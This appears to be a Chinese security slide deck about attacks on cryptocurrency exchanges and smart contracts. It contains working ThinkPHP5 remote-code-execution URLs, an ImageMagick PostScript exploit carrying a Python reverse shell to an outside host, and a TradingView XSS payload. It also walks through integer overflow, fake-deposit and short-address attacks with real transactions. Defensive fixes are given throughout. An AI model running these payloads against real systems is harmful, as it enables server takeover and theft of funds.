index.php/?s=/index\think\app/invokefunction&function=call_user_func_array&vars[0]=md5&vars[1][]=6F80B1b7
```

```
http://victim.com/index.php  
s=ls&_method=__construct&method=&filter[]=system  
_method=__construct&method=get&filter[]=system&server[REQUEST_METHOD]=ls
```

```
http://victim.com/index.php  
c=exec&f=ls&_method=filter
```

ThinkPHP5的一波三折



ImageMagick RCE

```
>>>shellexec.jpeg
```

```
%!PS
```

```
userdict /setpagedevice undef
```

```
save
```

```
legal
```

```
{ null restore } stopped { pop } if
```

```
{ legal } stopped { pop } if
```

```
restore
```

```
mark /OutputFile (%pipe%python -c 'import
```

```
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("1.1.1.1",  
8888));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.all(["/bin/sh","-i"]);' currentdevice
```

```
putdeviceprops
```

```
→ convert shellexec.jpeg shell.gif
```


通用型CMS

| 漏洞编号 | 漏洞等级 | 漏洞标题 | 白帽子ID | 战队 | 归属厂商 | 漏洞奖励 | 审核时间 |
|----------------|------|---------|-----------|-------|-------------|-----------|------------------|
| DVP-2019-18841 | ● 严重 | 某处设计缺陷 | 斗破苍穹 | | 某通用交易所供应商 | 1 Ether | 2019-01-10 10:35 |
| DVP-2018-17841 | ● 中危 | 某处注入类漏洞 | Xenc米斯特安全 | 米斯特安全 | 某通用型交易所提... | 0.6 Ether | 2018-12-29 14:01 |
| DVP-2018-17853 | ● 低危 | 某处接口滥用 | Xenc米斯特安全 | 米斯特安全 | 某通用型交易所提... | 0.3 Ether | 2018-12-24 19:58 |
| DVP-2018-17821 | ● 高危 | 某处注入类漏洞 | Xenc米斯特安全 | 米斯特安全 | 某通用型交易所提... | 1.2 Ether | 2018-12-24 19:18 |
| DVP-2018-15573 | ● 中危 | 某处信息泄露 | Xenc米斯特安全 | 米斯特安全 | 某通用型交易所提... | 0.6 Ether | 2018-12-23 18:34 |

通用型漏洞近百个，威胁数百家交易平台

TradingView XSS

```
https://www.victim.com/Scripts/TchartLibraryCoin/charting_library/static/tv-chart.  
630b704a2b9d0eaf1593.html#disabledFeatures=[]&enabledFeatures=[]&indicatorsFile=data:application/  
javascript,alert('noneage')//
```



其他组件


- Redis
- MongoDB
- CouchDB
- Memcache
- Elasticsearch
- Jenkins
- Struts2
- Docker Remote API

命令执行 + 信息泄露

资产状态监控, 攻击自动化

任意文件上传

严重漏洞可直接GetShell进入内网



③ 智能合约安全

高危

- 整数溢出
- 重入攻击
- 假充值
- 浮点数和数值精度
- 代币增发
- 冻结账户绕过
- 短地址攻击

中危

- 未验证返回值
- 非预期的Ether
- 默认可见性
- tx.origin身份认证
- Delegatecall函数调用
- Call函数调用
- 拒绝服务
- 逻辑设计缺陷
- 未初始化的存储指针

低危

- 错误的构造函数
- 不安全的随机数
- 时间戳依赖
- 交易顺序依赖


智能合约安全审计点

单个漏洞可能是中危低危，但是结合起来可能就是高危了

数值运算

打开智能合约安全的潘多拉魔盒

整数溢出、数值精度



- 加法溢出 $2^{**}256 - 1 + 1 = 0$
- 减法溢出 $0 - 1 = 2^{**}256 - 1$
- 乘法溢出 $2^{**}255 * 2 = 0$

整数溢出、数值精度

- BEC
- SMT
- FNT

整数溢出、数值精度

- BEC

BEC合约地址: 0xC5d105E63711398aF9bbff092d4B6769C82F793D

- SMT

- FNT

```
function batchTransfer(address[] _receivers, uint256 _value) public whenNotPaused returns (bool) {
    uint cnt = _receivers.length;
    uint256 amount = uint256(cnt) * _value; //溢出点, 这里存在整数溢出
    require(cnt > 0 && cnt <= 20);
    require(_value > 0 && balances[msg.sender] >= amount);

    balances[msg.sender] = balances[msg.sender].sub(amount);
    for (uint i = 0; i < cnt; i++) {
        balances[_receivers[i]] = balances[_receivers[i]].add(_value);
        Transfer(msg.sender, _receivers[i], _value);
    }
    return true;
}
```


整数溢出、数值精度

- BEC
- SMT
- FNT

专注区块链安全技术

2018年12月27日

以太坊Fountain合约遭到攻击

以太坊智能合约Fountain(FNT)出现整数溢出漏洞，项目合约地址：[0x82CF44BE0768A3600C4BDEA58607783A3A7C51AE](#)，根据零时科技安全团队分析该智能合约源代码后发现漏洞点出现在batchTransfers函数的535行totalAmount += amounts[j]，攻击者利用此溢出漏洞将Token转向[0x8ce6ae7e954a5a95ff02161b83308955ebc832cf](#)账户中。零时科技建议合约开发者在做数字运算时必须要做溢出检验，防止此类漏洞再次发生。



长按识别二维码

TxHash: 0x6898846b762aefcdb99d077212bed5e02fd40187dfe21f1070ec8f96b4a7e0da

TxReceipt Status: **Success**

Block Height: **6956923** (118699 Block Confirmations)

TimeStamp: 20 days 19 hrs ago (Dec-26-2018 03:23:24 PM +UTC)

From: 0xb1f736f0a47c2f391bb202e488fec199c1b6907

To: Contract 0x82cf44be0768a3600c4bdea58607783a3a7c51ae

- From 0xb1f736f0a47c2f3... To 0x5aaa48f6734e2e1... for 0.000000000000000002 ERC-20 (FTN)
- From 0xb1f736f0a47c2f3... To 0x8ce6ae7e954a5a... for 115,792,089,237,316,000,000,000,000,000,000,000,000,000,000,000,000,000,000,000,000,000,000,000.584007913129639935 ERC-20 (FTN)

Value: 0 Ether (\$0.00)

Gas Limit: 83230

Gas Used By Transaction: 83230 (100%)

Gas Price: 0.000000015 Ether (15 Gwei)

Actual Tx Cost/Fee: 0.00124845 Ether (\$0.15)

Nonce & {Position}: 0 | {42}

Input Data:

| # | Name | Type | Data |
|---|-----------|-----------|--|
| 0 | receivers | address[] | 5aaa48f6734e2e1c2d7d723fb9182755c9486704 8ce6ae7e954a5a95ff02161b83308955ebc832cf |
| 1 | amounts | uint256[] | 2 115792089237316195423570985008687907853269984665640564039457584007913129639935 |

Decoded input inspired by Canoe Solidity

Switch Back ↺

FNT整数溢出漏洞实战

<https://etherscan.io/tx/0x6898846b762aefcdb99d077212bed5e02fd40187dfe21f1070ec8f96b4a7e0da>

整数溢出、数值精度

- Solidity没有浮点型
- 运算结果只保留整数部分
- 先乘后除的运算顺序

导致结果会放大误差

```
contract FunWithNumbers{
    uint constant public tokenPersEth = 10;
    uint constant public weiPerEth = 1e18;
    mapping(address => uint) public balances;

    function buyTokens() public payable {
        uint tokens = msg.value/weiPerETH * tokensPerEth;
        balances[msg.sender] += tokens;
    }

    function sellTokens(uint tokens) public {
        require(balances[msg.sender] >= tokens);
        uint eth = tokens/tokensPerEth;
        balances[msg.sender] -= tokens;
        msg.sender.transfer(eth*weiPerEth);
    }
}
```

攻击防御方案

- 使用SafeMath机制进行数值运算操作
- 增加风控机制，被攻击后立即暂停合约
- 注意运算顺序，先乘后除
-

假充值漏洞

信息不对称导致针对数字货币相关平台的攻击方式

ETH假充值漏洞

以太坊交易回执中状态status的内容是根据交易事务执行过程中是否抛出异常来决定的

- 异常则为false
- 正常则为true

transfer转账失败，但是函数运行正常则返回status内容为true

transfer

Transfers `_value` amount of tokens to address `_to`, and MUST fire the `Transfer` event. The function SHOULD `throw` if the `_from` account balance does not have enough tokens to spend.

Note Transfers of 0 values MUST be treated as normal transfers and fire the `Transfer` event.

```
function transfer(address _to, uint256 _value) public returns (bool success)
```

```
function transfer(address _to, uint256 _value) public returns (bool success) {  
    if (balances[msg.sender] >= _value && _value > 0) {  
        balances[msg.sender] -= _value;  
        balances[_to] += _value;  
        Transfer(msg.sender, _to, _value);  
        return true;  
    } else {  
        return false;  
    }  
}
```

ETH假充值漏洞正确的编发方式

```
function transfer(address _to, uint256 _value) public returns (bool success) {  
    require(_to != address(0));  
    require(balances[msg.sender] >= _value);  
    require(_value > 0);  
  
    balances[msg.sender] = balances[msg.sender].sub(_value);  
    balances[_to] = balances[_to].add(_value);  
    emit Transfer(msg.sender, _to, _value);  
    return true;  
}
```



TxHash: 0x9fbeebeba6c7c20f81938d124af79d27ea8e8566b5e937578ac25fb6c68049f92e



TxReceipt Status: **Success**

Block Height: 5928337 (1147262 Block Confirmations)

TimeStamp: 191 days 18 hrs ago (Jul-08-2018 04:57:06 PM +UTC)

From: 0x0dc22f4ca8d2d3996ffba40cd71d2ea527433b0d

To: Contract 0xcb97e65f07da24d46bcdd078ebeb7c6e6e3d750 (Bytom) 

...  ERC-20 Token Transfer Error (Unable to locate Corresponding Transfer Event Logs), Check with Sender. 

Value: 0 Ether (\$0.00)

Gas Limit: 24248

Gas Used By Transaction: 24248 (100%)

Gas Price: 0.000000014 Ether (14 Gwei)

Actual Tx Cost/Fee: 0.000339472 Ether (\$0.04)

Nonce & {Position}: 32 | {45}

Input Data:

| # | Name | Type | Data |
|---|--------|---------|--|
| 0 | _to | address | 8bad2bee095e3bba17f8760f5b578cd76fe4c5ee |
| 1 | _value | uint256 | 99999999999999999999999999999999 |

Decoded input inspired by [Canoe Solidity](#)

Switch Back ↶

BTM合约假充值漏洞实战

<https://etherscan.io/tx/0x9fbeebeba6c7c20f81938d124af79d27ea8e8566b5e937578ac25fb6c68049f92e>

攻击防御方案

- 在合约中出现错误立即跑出异常回滚
 - require
 - if/else + revert/throw
- 基于Event事件进行判断，但是需要注意恶意Event事件
- 合约部署主网之前做好严格的安全审计，应该严格执行最佳安全实践
- 邀请第三方职业安全审计机构完成严谨完备的安全审计
-

短地址攻击

ETH短地址攻击

EVM虚拟机在解析合约的字节码时，依赖的是ABI的定义，从而去识别各个字段位于字节码的什么地方
一般ERC-20 TOKEN标准的代币都会实现transfer方法，这个方法在ERC-20标签中的定义为：

```
function transfer(address to, uint tokens) public returns (bool success);
```

第一参数是发送代币的目的地址，第二个参数是发送token的数量。

以太坊ABI编码规范：

<https://solidity.readthedocs.io/en/latest/abi-spec.html#examples>

<https://github.com/ethereum/wiki/wiki/Ethereum-Contract-ABI>

ETH短地址攻击方法

1. 首先生成一个账号末尾为2个0的ETH账号地址，比如MyLinkToken工具
2. 找一个交易所钱包，该钱包里token数量大于512，往这个钱包发送2个币
3. 然后再从这个钱包中提出2个币，当然这时候写转账地址的时候把最后两个0去掉
4. 参数会被传入到msg.data中，然后调用合约的transfer方法，此时如果交易所并没有校验用户填入的以太坊地址，就可以把512个币提出来

攻击防御方案

严格验证传入地址参数的格式

```
contract NonPayloadAttackableToken {
    modifier onlyPayloadSize(uint size) {
        assert(msg.data.length == size + 4);
        _;
    }

    function transfer(address _to, uint256 _value) onlyPayloadSize(2 * 32) {
        // do stuff
    }
}
```

其他智能合约漏洞

《智能合约&dApp安全攻防实战系列》

零时科技官方博客：<https://blog.noneage.com>

零时科技知识星球：零时科技

智能合约攻防实战

代码执行 + 验证绕过

Call函数代码执行攻击

Call代码执行漏洞，顾名思义就是外界可以直接控制合约中的call方法调用的参数
按照注入位置可以分为以下三个场景：

- 参数列表可控
 - `<address>.call(bytes4 selection, arg1, arg2, ...)`
- 方法选择器可控
 - `<address>.call(bytes4selection, arg1, arg2, ...)`
- Bytes可控
 - `<address>.call(bytesdata)`
 - `<address>.call(msg.data)`

Call函数代码执行攻击

```
contract ECEC{  
    function info(bytes data){  
        this.call(data) ;  
    }  
  
    function secret() public{  
        require(this == msg.sender);  
        // secret operations  
    }  
}
```


利用关键点：

1. info函数的默认可见性为public
2. info函数的call函数调用可以控制参数

